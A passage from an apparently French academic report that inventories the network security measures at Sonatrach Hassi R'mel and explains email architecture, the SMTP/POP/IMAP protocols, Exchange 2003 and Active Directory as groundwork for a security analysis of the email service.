


Figure 2 : Réseau WAN de l'entreprise



## III Sécurité déployée

### III.1 Sécurité physique et matérielle

Représentée par deux aspects

#### III.1.1 règle dans le périmètre

Les zones critiques du réseau (zones des serveurs) sont :

- Protégées contre l'incendie : portes coupe-feu et alarmes incendie.
- Strictement interdites aux personnes étrangères au service.

#### III.1.2 sécurité électrique des éléments

Les alimentations électriques des équipements vitaux sont sécurisées :

- par une alimentation de deux (02) sources différentes (deux (02) fusibles sur deux (02) circuits) quand les équipements disposent de deux (02) alimentations.
- par une unité non interruptible qui garantit l'alimentation pendant les petites coupures et suffisamment longtemps pour éteindre les équipements proprement.
- par un générateur de secours.

### III.2 Sécurité physique des prises réseaux

L'autorisation de l'accès physique aux équipements (PC, portables de sous traitants) et au réseau local s'opère après une phase d'authentification. Pour cela, l'entreprise dispose d'un serveur d'authentification fonctionnant avec le protocole RADIUS ou TACACS+ qui utilise le protocole 802.1X (Autoriser l'accès physique au réseau) et qui s'appuie sur l'encapsulation EAP (Mettre en relation le serveur d'authentification et le système à authentifier).

Le serveur d'authentification qui est utilisé est l'ACS 3.0 (Access Server Control) de Cisco.

### III.3 Serveur anti-viral

Pour une installation à distance de l'anti-virus, l'entreprise dispose d'un serveur antiviral qui permet de déployer les agents antiviraux au niveau des postes clients nouvellement connectés au réseau. Le serveur antiviral télécharge les mises à jour automatiquement à partir d'Internet et les diffuse sur tous les postes du domaine. Il dispose également d'un système de journalisation et de reporting que les administrateurs consultent à des fins de statistique ou de diagnostique.

La solution antivirale utilisée : Trend Corporation Entreprise Edition.

### III.4 Firewall

Le Firewall de l'entreprise dispose de cinq interfaces : Interface LAN, WAN, Internet, zone démilitarisée et un Firewall en stand by.

Le firewall déployer applique les mécanismes suivants :

- Filtrage de paquet.
- Filtrage des Protocoles.

- Filtrage des adresses IP.
- Filtrage applicatif.
- Filtrage des extensions.
- Trafic Anormal.

Il offre également plusieurs fonctionnalités :

- VPN (Réseau Virtuel Privée).
- IPS (Système de Prévention d'Intrusion).
- IDS (Système de Détection d'Intrusion).
- Antivirus de Bordure.
- NAT (Translation d'adresse).
- PAT (translation de port).
- DMZ (Zone Démilitarisée).
- AntiSpam.
- Anti spyware.

Le Pare-feu utilisé est d'une architecture de sous réseau à écran. Le Firewall utilisé est le SonicOS 3.1 Enhanced de SONICWALL.

### **III.5 Stratégie de sécurisation des postes clients**

Le parc informatique fait partie intégrale du patrimoine de l'entreprise. Tout utilisateur doit s'engager à prendre soin du matériel et des locaux informatiques mis à sa disposition. Dans un souci de préserver le réseau contre toute interruption anormale, l'entreprise a restreint l'utilisation des ressources informatiques aux activités propres à chaque service. Pour cela, les administrateurs ont créé des groupes utilisateurs clients auxquels ils assignent les droits qui leurs sont propres. La mesure la plus radicale consiste à supprimer les droits administrateur à tous les postes clients. Ceci écarte toute éventualité d'installation de logiciel ou de matériel sans autorisation de la direction du service informatique, permettant ainsi aux administrateurs de préserver l'intégrité du réseau.

C'est à ces fins que l'entreprise a établi une charte que tout bon utilisateur se doit de respecter.

#### **III.5.1 Condition d'accès au réseau informatique**

Pour un premier accès au réseau, l'utilisateur se voit attribuer un compte (session) et un mot de passe. Il est de la responsabilité de l'utilisateur de le changer initialement. L'administrateur l'enregistre sur l'annuaire de l'entreprise (Active Directory), dans un groupe (Conteneur de Stratégie de groupe contenant des objets GPO) qui correspond à son profil. Il héritera automatiquement des droits de ce groupe et ne pourra en aucun cas modifier ces droits.

Les restrictions peuvent aussi se faire au niveau utilisateurs (User) ou au niveau du poste (ordinateur), et elles varient selon les besoins de l'utilisateur, de l'accès aux utilitaires bureautiques jusqu'à l'utilisation de logiciels très développés.

Dans la majorité des cas, l'utilisateur n'a pas le droit de modifier les paramètres de son propre poste client, il ne peut donc pas le personnaliser ni installer un quelconque logiciel.

Enfin lors du départ définitif d'un utilisateur de l'entreprise, son droit d'accès sera supprimé ou transféré si nécessaire à un autre utilisateur pour des raisons de service, après notification de la direction informatique.

### **III.5.2 Condition d'accès à Internet**

Selon son poste et son affiliation, l'utilisateur se voit accorder un temps d'accès à Internet, ce temps peut être une plage horaire ou un temps de navigation limité. Cette restriction se fait au niveau du serveur Proxy (ISA serveur), c'est au niveau de ce serveur que se fait aussi une partie du filtrage des sites prohibés ou immoraux (le Pare-feu constitue le premier rempart).

### **III.5.3 Administrateur sécurité**

L'administration du système peut rendre nécessaire un examen des fichiers, courriers ou journaux (connexions, accès distants, etc.), non seulement afin de diagnostiquer et corriger certains problèmes liés au logiciel, mais aussi pour vérifier si un utilisateur n'agit pas en violation des règles de déontologie et de la législation. L'administrateur peut consulter tous les journaux d'évènements. Il peut surveiller des sessions de travail en cours (via le logiciel VNC). En cas de suspicion de non-respect de la charte, il peut également intervenir à distance pour palier à tout type de défaillance technique.

## **III.6 Sécurisation de la base de données**

Le SGBD (Systèmes de gestion de bases de données) Oracle héberge toutes les données nécessaires aux applications utilisées par l'entreprise. Ces données doivent être correctement protégées contre tout danger physique (sinistre) pouvant les compromettre, mais aussi contre les intrusions, vol d'information, destruction etc. Les administrateurs de bases de données ont définis plusieurs principes de sécurisation.

### **III.6.1 Sécurisation physique**

Les serveurs sont isolés dans une salle sous contrôle permanent, et réservée aux seuls administrateurs de la base de données. Cette salle est équipée d'un système de détection d'incendie.

### **III.6.2 Les SGBD installés**

Les SGBD installés sont de type Oracle Version 9.0.2.1 et 8.17 Entreprise Edition. Toutes les fonctionnalités ne sont pas installées, seules les options et services du SGBD effectivement utilisés par les applicatifs sont installés et configurés.

### **III.6.3 Sauvegarde et restauration des bases de données**

La base de données connaît des mises à jour quotidiennement, c'est pourquoi il est nécessaire d'effectuer des sauvegardes biquotidiennes. Les administrateurs ont mis en place plusieurs outils qui permettent de les automatiser :

#### **III.6.3.1 RMAN (Recovery Manager)**

Est un utilitaire standard de la base de données d'Oracle qui permet aux administrateurs de la base de données de gérer les opérations de sauvegarde/restauration de manière souple et optimisée.

### **III.6.3.2 Duplication en Stand-by**

Par prévention de l'arrêt d'un des serveurs de base de données, une duplication se fait quotidiennement, à une heure précise et de manière automatique sur une machine programmée à cet effet.

### **III.6.3.3 Sauvegarde physique**

Se fait sur des Streamer (Bande magnétique) et de façons mensuelles.

### **III.6.3.4 OEM (Oracle Enterprise Manager)**

Est un outil d'administration graphique d'Oracle qui permet d'administrer toutes les bases de données.

### **III.6.3.5 Manipulation des données**

Le transfert des fichiers de la base de données vers un autre serveur (FTP par exemple) pour le mettre au service d'autres utilisateurs se fait avec une commande Oracle (Export).

## **IV Conclusion**

Après énumération des ressources physique et de sécurité, il est possible à présent d'analyser les menaces et les risques, en particulier en ce qui concerne la messagerie. Nous aborderons l'analyse de la sécurité dans le chapitre suivant.

*CHAPITRE IV*  
*ANALYSE DE LA SECURITE*

## **I Introduction :**

L'étude de l'existant, nous a permis d'étudier l'entreprise et son infrastructure réseau, matérielle et logicielle. Il nous a été demandé lors de ce projet d'analyser au sens de la sécurité cette infrastructure afin d'offrir à l'administrateur réseau un ensemble d'outils lui permettant de tester la sécurisation de son réseau au regard des défaillances que nous avons identifiées.

En particulier, il nous a été demandé de réaliser une étude critique du service de messagerie. Nous avons mené cette étude en tenant compte des deux aspects de la sécurité : analyse des menaces et des risques.

Afin de mener à bien cette analyse, une présentation des fonctionnalités de la messagerie et de son environnement est nécessaire. Nous avons aussi étudié tous les équipements composant la messagerie (serveur de domaine, annuaire, serveur Web, etc.). L'environnement global nous permet d'identifier les différentes vulnérabilités du service de messagerie et de son environnement.

## **II Mode de fonctionnement de la messagerie électronique [RFC 822], [RFC 821], [RFC 1339], [RFC 3501]**

### **II.1 Introduction**

Avant d'aborder la Sécurité de la messagerie, il est nécessaire d'en connaître les caractéristiques techniques et les principaux protocoles indispensables à son bon fonctionnement.

### **II.2 Constitution de l'architecture de la messagerie**

L'architecture de la messagerie repose sur un ensemble de constituants logiciels distincts qui travaillent ensemble pour assurer le transfert d'un message d'un utilisateur vers d'autres utilisateurs. On peut distinguer trois types de constituants : le MUA, le MTA et le MDA.

#### **II.2.1 MUA (Mail User Agent ou Agent utilisateur de message)**

Egalement appelé client de messagerie, ce logiciel est situé sur le poste de l'utilisateur qui émet le message et sur les postes de travail des utilisateurs qui reçoivent ce messages (exemples : Outlook, Eudora, Netscape, Notes, Thunderbird, etc.). Il fournit l'interface entre l'utilisateur et la messagerie. Il permet à l'utilisateur la préparation des messages et leur envoi.

#### **II.2.2 MTA (Mail Transfert Agent ou Agent de transfert de message)**

Ce logiciel est situé sur chaque serveur de messagerie. Le MUA du poste de l'utilisateur est configuré pour travailler avec un MTA bien défini. Les messages émis par un utilisateur sont envoyés via le MTA pour lequel son poste est configuré. Les messages reçus par un utilisateur sont récupérés via le MTA pour lequel son poste est configuré.

Le transfert des messages entre utilisateurs est assuré par une chaîne de MTA selon la situation des utilisateurs sur le réseau. Cette chaîne peut être constituée d'un MTA ou de plusieurs MTA.

A titre d'exemple, pour une société équipée d'un seul serveur de messagerie pour des échanges de message en interne, la chaîne est réduite à un seul MTA. Quand la chaîne comprend plusieurs MTA, les messages sont « relayés » de MTA en MTA, du MTA d'émission à celui « de réception ». Le MTA est souvent appelé « relais SMTP ».

### II.2.3 MDA (Mail Delivery Agent ou Agent de Distribution de Message)

Ce logiciel est situé sur les serveurs de messagerie. Le MTA du serveur de destination transmet au MDA les messages qui sont destinés à ses utilisateurs. Le MDA les stocke dans les boîtes à lettres (BAL) associées aux destinataires concernés. Ceux-ci viendront les y chercher en utilisant le MUA de leur poste de travail.




Figure 1 : Cheminement d'un message électronique

## II.3 Structure et format de l'email

Un email est constitué de trois parties distinctes : en-tête, corps et signature.

### II.3.1 En-tête d'un email

Lors de la lecture d'un email, le « MUA » indique :

- L'expéditeur.
- L'objet.
- Le texte (ou corps) du message.

Mais cet email contient une partie « cachée » qui permet de connaître le chemin suivi par cet email avant d'arriver à destination.

### II.3.1.1 Utilité de l'en-tête

L'en-tête contient donc toutes les informations nécessaires pour:

- Identifier l'auteur du message
- Identifier le destinataire
- Savoir à qui il faut répondre
- Retrouver le chemin suivi par le message
- Savoir comment a été codé ce message.
- Des informations "subsidiaries" (champs X...) qui ne sont pas utilisés par SMTP ni ESMTP, mais qui permettent de donner des informations qui peuvent être utiles, comme le MUA qui a généré le message.

### II.3.1.2 Détail de l'en-tête d'un email

- **Return-Path** : C'est l'adresse qui sera utilisée:

- Pour la réponse (la fonction répondre à l'expéditeur)
- Le renvoi du message s'il ne peut arriver au destinataire.

- **Received** : Cette ligne est un peu particulière. Chaque MTA qui reçoit le message y inscrit le nom du MTA qui le lui a envoyé, ainsi que le sien. Il est ainsi possible de retracer complètement la route qu'a suivi le message de l'expéditeur jusqu'au destinataire.

- **Message-ID** : C'est un identifiant unique du message. Il est attribué par le premier MTA qui reçoit le message (Protocole ESMTP: Extended SMTP).

- **From**: C'est l'adresse de l'expéditeur. Elle est par défaut recopiée dans le "return path", sauf configuration différente du MUA de l'expéditeur.

- **To** : C'est l'adresse du (ou des) destinataire(s)

- **Subject**: L'objet du message

- **Date**: La date d'émission écrite par le MUA de l'émetteur

- **MIME-Version** : Version du mode de codage des données.

- **Content-Type** : Type de codage utilisé.

- **Charset** : Jeu de caractères utilisé.

- **Content-Transfer-Encoding** : Codage sur 7 ou 8 bits.

- **X** : Tous les champs commençant par X ne sont pas des champs "officiels". Chaque MUA est libre d'en ajouter autant qu'il veut. Leur contenu n'est pas pris en compte par les MTA. Ainsi, il est illusoire de croire que le champ X-Priority ait une quelconque importance dans la vitesse de transport du message.



### II.3.2 Le corps et signature

Le corps est le contenu du message proprement dit. Il est séparé de l'en-tête par au moins une ligne vide.

La signature est un bloc de texte utiliser pour terminer un message.

### II.4. Les protocoles

Différents protocoles applicatifs sont utilisés pour la messagerie :

#### II.4.1 SMTP (Simple Mail Transfert Protocol) [RFC 821]

Le but du protocole est de transférer du courrier électronique selon un procédé efficace et fiable. Il permet d'expédier des messages entre systèmes SMTP soit directement, soit à travers une série de serveurs intermédiaires ou relais.

Les échanges SMTP s'appuient sur le transport TCP/IP et les serveurs de messagerie utilisent le port TCP numéro 25.

SMTP fournit trois services de base :

- Un service d'ouverture du dialogue entre le système SMTP émetteur ou client et système SMTP récepteur ou serveur.
- Un service d'identification des destinataires et d'émission du message.
- Un service de clôture de dialogue.

##### II.4.1.1 Les commandes SMTP

- **Hello** (HELO *site-émetteur*)

Commence une session SMTP par une identification des deux parties. Le récepteur s'identifie dans sa réponse.

- **Mail** (MAIL FROM: *expéditeur*)

Commence une nouvelle transaction. Spécifie l'expéditeur, pour le renvoi des messages d'erreur éventuels.

- **Réceptient** (RCPT TO: *destinataire*)

Spécifie un destinataire. Cette procédure peut être répétée autant de fois que nécessaire. Si le destinataire n'est pas valide, un code d'erreur est renvoyé aussitôt.

- **Data** (DATA)

Envoi le message (en-tête + corps) terminé par une ligne ne contenant qu'un point. Pour ne pas interférer avec le message à transmettre, toute ligne du message contenant un point en première position est modifiée en insérant un point supplémentaire en début. Ce point supplémentaire est supprimé par le récepteur (*hidden dot algorithm*).

- **Send** (SEND FROM: *expéditeur*)

Commence une nouvelle transaction (de manière analogue à MAIL) pour envoyer un message sur un terminal.

Note : non supporté par sendmail.

- **Send or mail** (SOML FROM: *expéditeur*)

Commence une nouvelle transaction (de manière analogue à MAIL) pour envoyer un message sur un terminal ou dans une boîte aux lettres si le destinataire n'est pas connecté.

Note : non supporté par sendmail.

- **Send and mail** (SAML FROM: *expéditeur*)

Commence une nouvelle transaction (de manière analogue à MAIL) pour envoyer un message sur un terminal et dans une boîte aux lettres.

Note : non supporté par sendmail.

- **Reset** (RSET)

La transaction courante est annulée, l'ensemble du logiciel est réinitialisé, un nouveau message peut donc être envoyé sur le même canal.

- **Verify** (VRFY *destinataire*)

Demande au site récepteur de vérifier que le destinataire est une adresse valide.

- **Expand** (EXPN *destinataire*)

Demande au site récepteur, d'une part de vérifier que le destinataire est une adresse de liste de diffusion valide, et d'autre part de renvoyer les identités des membres de la liste.

- **Help**

Help (HELP *commande*)

Renvoie la liste des commandes SMTP admises par le site récepteur.

- **Noop** (NOOP)

Ne fait rien.

- **Quit** (QUIT)

Termine la session SMTP.

- **Turn** (TURN)

Demande au site récepteur de devenir site émetteur. Le site émetteur devient site récepteur.

## II.4.2 POP (Post Office Protocol) [RFC 1339]

POP signifie Post Office Protocol. Actuellement c'est la version 3 qui est utilisée. Le service POP écoute sur le port 110 d'un serveur.

### II.4.2.1 Objectif

Le protocole POP a un objectif précis : permettre à l'utilisateur de relever son courrier depuis un hôte qui ne contient pas sa boîte aux lettres.

En d'autres termes, POP établit un dialogue entre le logiciel de messagerie (MUA) et la boîte aux lettres de l'utilisateur sur le serveur.

### II.4.2.2 Fonctionnalités

POP est avant tout un protocole très simple, de ce fait il ne propose que des fonctionnalités basiques:

- Délimiter chaque message de la boîte aux lettres,
- Compter les messages disponibles,
- Calculer la taille des messages,
- Supprimer un message,
- Extraire chaque message de la boîte aux lettres.

Malgré tout, ces fonctionnalités sont amplement suffisantes pour répondre aux besoins de la plupart des utilisateurs.

### II.4.2.3 Principe d'utilisation

Tout comme SMTP, POP est un protocole de type client / serveur. Toujours comme SMTP, POP utilise un jeu de commandes spécifiques lors d'une session entre le programme client et le serveur.

### II.4.2.4 Les différentes commandes

Les commandes sont présentées dans l'ordre chronologique d'utilisation.

- Il faut tout d'abord s'identifier auprès du serveur : **USER** <nom\_utilisateur>
- Le serveur requiert un mot de passe afin de valider la connexion : **PASS**<mot\_de\_passe>
- Pour connaître le nombre de message présents sur le serveur ainsi que la taille totale des messages : **STAT**
- Pour lister les messages sur le serveur, avec, pour chacun, le numéro d'ordre dans la file de messages et la taille en octets : **LIST**
- Pour récupérer un message : **RETR** <id\_msg>
- Pour récupérer les x premières lignes d'un message (l'en-tête et le début du message) : **TOP** <id\_msg> <nbr\_de\_lignes>
- Pour effacer un message : **DELE** <id\_msg>
- Pour clore la session avec le serveur : **QUIT**

### II.4.3 IMAP (Internet Message Access Protocol) [RFC 3501]

La version actuellement utilisée est la 4. Le service IMAP écoute sur le port 143 d'un serveur.

Tout comme POP, IMAP est un protocole de récupération de mails. IMAP4 se pose donc comme une alternative à POP3. Non seulement IMAP propose plus de services que POP, mais ceux-ci sont aussi plus évolués. Une des principales nouveautés est la possibilité de pouvoir lire uniquement les objets des messages (sans le corps). Ainsi on peut par exemple effacer des messages sans les avoir lus. Contrairement au protocole POP où tous les mails sont rapatriés du serveur vers le logiciel de messagerie du client, avec IMAP, les mails restent stockés dans des dossiers sur le serveur.

Ceci permet de proposer de nombreuses fonctionnalités très pratiques, telles que :

- Créer des dossiers sur le serveur.
- Effacer, déplacer des messages sans les lire, éventuellement avec des règles de tri automatique.
- Rapatrier en local certains messages et pas d'autres, en faisant une copie ou un déplacement.
- Lire des messages en les laissant sur le serveur.
- Marquer des messages sur le serveur.

- Recopier sur le serveur des messages qui sont en local.

### **III La messagerie déployée :**

#### **III.1 Introduction**

L'environnement de la messagerie de l'entreprise, c'est-à-dire le serveur ainsi que le système qui l'héberge, sont analysés ci après. L'organisme d'accueil, Sonatrach Hassi R'mel, a choisi d'installer un environnement exclusivement Microsoft (uniquement des produits certifiés).

Le serveur de messagerie déployé est « Exchange 2003 », installé avec un serveur Microsoft « Windows 2003 Serveur ».

#### **III.2 Présentation Microsoft Exchange 2003 [TMS07], [MSF07]**

Microsoft Exchange Server est un logiciel collaboratif pour serveur de messagerie électronique créé par Microsoft pour concurrencer Lotus Notes, Domino server d'IBM et plus récemment des logiciels sous Linux tels que Scalix ou Zimbra. Microsoft Exchange est très utilisé dans les grandes entreprises.

En tant que système de messagerie client-serveur, Microsoft Exchange Server 2003 dépend de services du serveur actifs. Certains services sont spécifiques à Exchange 2003, tels que le service de banque d'informations Microsoft Exchange, qui gère les bases de données de messagerie. D'autres composants sont fournis par le système d'exploitation, tels que le service d'annuaire Active Directory et IIS (serveur Web).

Les principaux composants de Microsoft Exchange 2003 sont les suivants :

##### **III.2.1 Service DNS (Domain Name System)**

Exchange 2003 repose sur la résolution des noms d'hôte pour les systèmes locaux et externes de messagerie SMTP installés sur le réseau. La résolution des noms d'hôte est fondée principalement sur le service DNS qui est un service réseau essentiel. Le service DNS est nécessaire au fonctionnement d'Active Directory et de Microsoft Exchange Server 2003.

##### **III.2.2 Active Directory**

Il s'agit du service d'annuaire de Microsoft Exchange 2003. Les serveurs Exchange et les clients de messagerie, tels que Microsoft Office Outlook 2003, ont recours à Active Directory lorsqu'ils doivent accéder au réseau et se connecter à une boîte aux lettres ou accéder à des listes d'adresses hébergées sur le serveur. L'environnement de messagerie nécessite une infrastructure Active Directory fiable.

##### **III.2.3 Surveillance du système**

Ce service est spécifique à Exchange et contient un module DSAccess qui communique avec Active Directory pour extraire et mettre en cache les informations d'annuaire. Un autre composant du service Surveillance du système est le service DSPProxy, qui transmet les recherches d'adresses MAPI à un serveur de catalogue global. Le service Surveillance du système gère également les propriétés des utilisateurs de boîtes aux lettres, génère des tables de routage et communique avec

d'autres composants, tels que IIS et Active Directory. La plupart des autres services Exchange dépendent du service Surveillance du système.

### III.2.4 Banque d'informations Microsoft Exchange

Il gère toutes les boîtes aux lettres utilisateur et les dossiers publics dans des bases de données de messagerie. Si le service de banque d'informations Microsoft Exchange est interrompu, les utilisateurs ne peuvent plus accéder aux messages électroniques stockés dans leurs boîtes aux lettres.

### III.2.5 Moteur de transport SMTP

Il s'agit du sous-système de transport principal de Microsoft Exchange 2003. Tous les messages doivent transiter par le moteur de transport SMTP, qu'ils soient envoyés à des utilisateurs sur Internet, sur un autre serveur de la même organisation Exchange 2003 ou sur le serveur local de l'expéditeur. En analysant ce service et ses files d'attente de messages, et en intervenant rapidement pour résoudre les problèmes liés au service SMTP, vous êtes assuré que les messages atteignent leurs destinations dans les plus brefs délais.

### III.2.6 Agent de transfert des messages (MTA)

Ce service fournit les fonctions de routage nécessaires à la communication avec Microsoft Exchange Server 5.5 ou avec les systèmes de messagerie non Exchange via le Connecteur pour Lotus Notes ou le Connecteur pour Novell GroupWise.

### III.2.7 Services complémentaires

Les services complémentaires sont essentiellement les services intégrés avec IIS pour la prise en charge de plusieurs clients de messagerie, tels que le service NNTP (Network News Transfer Protocol), POP3 (Post Office Protocol version 3), IMAP4 (Internet Message Access Protocol version 4 rev1), Outlook Web Access, Outlook Mobile Access et ActiveSync Exchange. Les services complémentaires que vous devez analyser dépendent des clients de messagerie que les employés utilisent pour accéder à leurs boîtes aux lettres.

Parallèlement aux principaux composants Exchange tels que le service de banque d'informations Microsoft Exchange, SMTP et le service Surveillance du système, les services complémentaires améliorent et étendent les fonctionnalités de communication et de collaboration de Microsoft Exchange, et s'intègrent avec IIS 6.0. Les principaux services sont les suivants :

- **Moteurs de protocoles Internet** : Ces moteurs permettent aux clients Internet, tels que Microsoft Outlook Express, de communiquer avec Exchange 2003 via POP3, IMAP4 ou NNTP.
- **Outlook Web Access** : Ce composant permet aux utilisateurs d'accéder à leurs données Exchange via une interface Web. Cette interface se présente sous l'aspect d'une application Outlook 2003.
- **Outlook Mobile Access** : Ce composant permet aux utilisateurs équipés de périphériques mobiles d'accéder à leurs comptes Exchange.

- **ActiveSync Exchange** : Ce composant est utile pour les utilisateurs équipés de périphériques mobiles, car il permet de synchroniser les données personnelles avec les périphériques mobiles.

### **III.3 Présentation de Windows Serveur 2003 :**

Windows Server 2003 est le système d'exploitation orienté serveur multi-usage de la même génération que Windows XP. Il est disponible depuis le 25 avril 2003. Ses principales fonctionnalités sont la gestion de fichiers, la présence d'un annuaire Active Directory et la gestion du réseau proprement dit. Il succède à Windows 2000 sorti trois ans auparavant.

Windows Server 2003 est un système d'exploitation multitâche capable de gérer différents rôles de serveur selon les besoins, que ce soit de façon centralisée ou distribuée. Ces rôles sont entre autres les suivants :

- Serveur de fichiers et d'impression.
- Serveur Web et serveur d'applications Web.
- Serveur de messagerie.
- Serveur de services Terminal Server.
- Serveur d'accès distant / de réseau privé virtuel (VPN).
- Serveur de services d'annuaire, serveur DNS (Domain Name System), serveur de protocole DHCP (Dynamic Host Configuration Protocol) et serveur WINS (Windows Internet Naming Service).
- Serveur multimédia par flux.

### **III.4 Présentation d'Active Directory**

Active Directory permet de centraliser, de structurer, d'organiser et de contrôler les ressources réseau dans les environnements Windows 2003. La structure Active Directory permet une délégation de l'administration très fine pouvant être définie par plusieurs types d'objets.

#### **III.4.1 Définition d'Active Directory**

Active Directory sert d'annuaire des objets du réseau, il permet aux utilisateurs de localiser, de gérer et d'utiliser facilement les ressources. Il permet de réaliser la gestion des objets sans liens avec la disposition réelle ou les protocoles réseaux employés. Active Directory organise l'annuaire en sections, ce qui permet de suivre le développement d'une société allant de quelques objets à des millions d'objets. Combiné aux stratégies de groupes, Active directory permet une gestion des postes distants de façon complètement centralisée.

#### **III.4.2 Objets Active Directory**

Active Directory stocke des informations sur les objets du réseau. Il en existe de plusieurs types : serveurs, domaines, sites, utilisateurs, ordinateurs, imprimantes.etc. Avec chaque objet, sont stockés des informations et des propriétés qui permettent d'effectuer par exemple des recherches plus précises (emplacement d'une imprimante).

### III.4.3 Schéma Active Directory

Le schéma Active Directory stocke la définition de tous les objets d'Active Directory (ex : nom, prénom pour l'objet utilisateur).

Il n'y a qu'un seul schéma pour l'ensemble de la forêt, ce qui permet une homogénéité de l'ensemble des domaines.

Le schéma comprend deux types de définitions :

- Les classes d'objets : Décrit les objets d'Active Directory qu'il est possible de créer. Chaque classe est un regroupement d'attributs.
- Les attributs : Ils sont définis une seule fois et peuvent être utilisés dans plusieurs classes (ex : Description).

Le schéma est stocké dans la base de données d'Active Directory ce qui permet des modifications dynamiques exploitables instantanément.

### III.4.4 Protocole LDAP

LDAP (Lightweight Directory Access Protocol) est un protocole du service d'annuaire utilisé pour interroger et mettre à jour Active Directory.

Chaque objet de l'annuaire est identifié par une série de composants qui constituent son chemin d'accès LDAP au sein d'Active Directory.

Les chemins d'accès LDAP comprennent les éléments suivants :

- **DC** : Composant de domaine (lan, com,...)
- **OU** : Unité d'organisation (contient des objets)
- **CN** : Nom usuel (Nom de l'objet)
- **Les noms uniques** : le nom unique identifie le domaine dans lequel est situé l'objet, ainsi que son chemin d'accès complet (ex : CN=Brahim, OU=Direction, DC=laboratoire, DC=Lan)
- **Les noms uniques relatifs** : partie du nom unique qui permet d'identifier l'objet dans son conteneur.

### III.4.5 Structure logique d'Active Directory

La structure logique d'Active Directory offre une méthode efficace pour concevoir une hiérarchie en son sein. Ce sont les domaines et les unités d'organisation.

#### III.4.5.1 Les Domaines

Unité de base de la structure Active Directory, un domaine est un ensemble d'ordinateurs et/ou d'utilisateurs qui partagent une même base de données d'annuaire. Un domaine a un nom unique sur le réseau. Dans un environnement Windows 2003, le domaine sert de limite de sécurité.

Le rôle d'une limite de sécurité est de restreindre les droits d'un administrateur ou de tout autre utilisateur avec pouvoir uniquement aux ressources de ce domaine et que

seuls les utilisateurs explicitement promus puissent étendre leurs droits à d'autres domaines.

Dans un domaine Windows 2003, tous les serveurs maintiennent le domaine (contrôleurs de domaine) possèdent une copie de l'annuaire d'Active Directory. Chaque contrôleur de domaine est capable de recevoir ou de dupliquer les modifications de l'ensemble de ses homologues du domaine.

#### **III.4.5.2 Les Unités d'organisation**

Une unité d'organisation est un objet conteneur utilisé pour organiser les objets au sein du domaine. Elle peut contenir d'autres objets comme des comptes d'utilisateurs, des groupes, des ordinateurs, des imprimantes ainsi que d'autres unités d'organisation. Les unités d'organisation permettent d'organiser de façon logique les objets de l'annuaire (ex : représentation physique des objets ou représentation logique). Les unités d'organisation permettent aussi de faciliter la délégation de pouvoir selon l'organisation des objets.

#### **III.5 Exchange Server 2003 et Active Directory**

